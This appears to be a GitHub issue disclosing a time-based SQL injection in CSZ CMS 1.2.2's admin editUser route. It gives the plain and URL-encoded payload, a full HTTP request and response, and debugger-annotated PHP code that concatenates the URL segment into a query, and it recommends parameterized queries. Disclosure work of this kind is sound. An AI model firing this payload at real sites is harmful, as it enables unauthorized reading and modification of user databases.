SQL Injection vulnerability on cszcms_admin_Users_editUser #45

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
Exploit Title: SQL Injection vulnerability on cszcms_admin_Users_editUser
Date: 11-March-2022
Exploit Author: @Limerence
Software Link: https://github.com/cskaza/cszcms/archive/refs/tags/1.2.2.zip
Version: 1.2.2

Description:
SQL Injection allows an attacker to run malicious SQL statements on a database and thus being able to read or modify the data in the database. With enough privileges assigned to the database user, it can allow the attacker to delete tables or drop databases.

Code Analysis:

```
GET /index.php/admin/Users/editUser/%27%6f%72%28%73%6c%65%65%70%28%35%29%29%23 HTTP/1.1
Host: 127.0.0.1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.83 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,appl
exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/index.php/member/login/check
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie:
cszcookie_95afc46801137b6f60a97c469742e6aacsrf_cookie_csz=ac52710dd12b2ae2241aaf6c83f68415;
127_0_01_cszsess=dt2ll8telivrlubjmmkh34ppo976eqea;XDEBUG_SESSION=PHPSTORM
Connection: close
```



Request


```
GET /index.php/admin/Users/editUser/%27%6f%72%28%73%6c%65%65%70%28%35%29%29%23
HTTP/1.1
Host: 127.0.0.1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
 like Gecko) Chrome/85.0.4183.83 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,imag
e/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/index.php/member/login/check
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: cszcookie_95afc46801137b6f60a97c469742e6aacsrf_cookie_csz=
ac52710dd12b2ae2241aaf6c83f68415; 127_0_01_cszsess=
dt2l18telivrlubjmmkh34ppo976eqea;XDEBUG_SESSION=PHPSTORM
Connection: close
```

Response

```
HTTP/1.1 200 OK
Date: Fri, 11 Mar 2022 08:27:37 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
X-Powered-By: PHP/5.6.9
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Refresh: 0;url=http://127.0.01/index.php/index.php/admin/analytics
Set-Cookie: cszcookie_95afc46801137b6f60a97c469742e6aacsrf_cookie_csz=ac52710dd12
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```

payload: 'or(sleep(5))#
URL-encode all characters
payload: %27%6f%72%28%73%6c%65%65%70%28%35%29%29%23

cszcms-1.2.2/cszcms/controllers/admin/Users.php::editUser



```
public function editUser() {
    admin_helper::is_logged_in($this->session->userdata('admin_email'));  $this: {*CI_Controller*instance => null, benchmark => CI_Benchmark, hooks => CI_Hooks, config => MY_Config, log => CI_Log, utf8 => CI_Utf8,
    if($this->Csz_auth_model->is_group_allowed('admin users', 'backend') === FALSE && $this->session->userdata('user_admin_id') != $this->uri->segment(4)){
        redirect( uri: '/admin/users',  method: 'refresh');
    }
    //Load the form helper
    $this->load->helper('form');
    if($this->uri->segment(4)){
        $this->db->cache_on();
        //Get user details from database
        $users = $this->Csz_admin_model->getUser($this->uri->segment(4), 'admin');
        if($users !== FALSE){
            $this->template->setSub('users', $users);
            $this->template->setSub('group', $this->Csz_auth_model->get_group_all());
            //Load the view
            $this->template->loadSub('admin/users_edit');
        }else{
            redirect($this->csz_referrer->getIndex(),  method: 'refresh');
        }
    }else{
        redirect($this->csz_referrer->getIndex(),  method: 'refresh');
    }
}
```

Evaluate


Expression:

```
$this->uri->segment(4)
```

Result:

```
result = "'or(sleep(5))#"
```

cszcms-1.2.2/cszcms/models/Csz_admin_model.php::getUser



```
public function getUser($id, $type = ''){  $id: "'or(sleep(5))#"    $type: "admin"
    // Get the user details
    $sql_where = "user_admin_id = '".$id."'";  $id: "'or(sleep(5))#"    $sql_where: "user_admin_id = ''or(sleep(5))#' AND user_type = 'admin'"
    if($type){
        $sql_where.= " AND user_type = '".$type."'";  $type: "admin"
    }
    $rows = $this->Csz_model->getValue('*', 'user_admin', $sql_where, '', 1);
    if($rows !== FALSE){
        return $rows;
    }else{
        return FALSE;
    }
}
```

```
"user_admin_id = ''or(sleep(5))#' AND user_type = 'admin'"
```

Impact: Read and modify the users database
Mitigation: Use of Parameterized SQL Queries and Validation

Limerence98 changed the title ~~SQL Injection vulnerability on cszcms_admin_Members_editUser~~ SQL

Injection vulnerability on cszcms_admin_Users_editUser on Mar 13

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant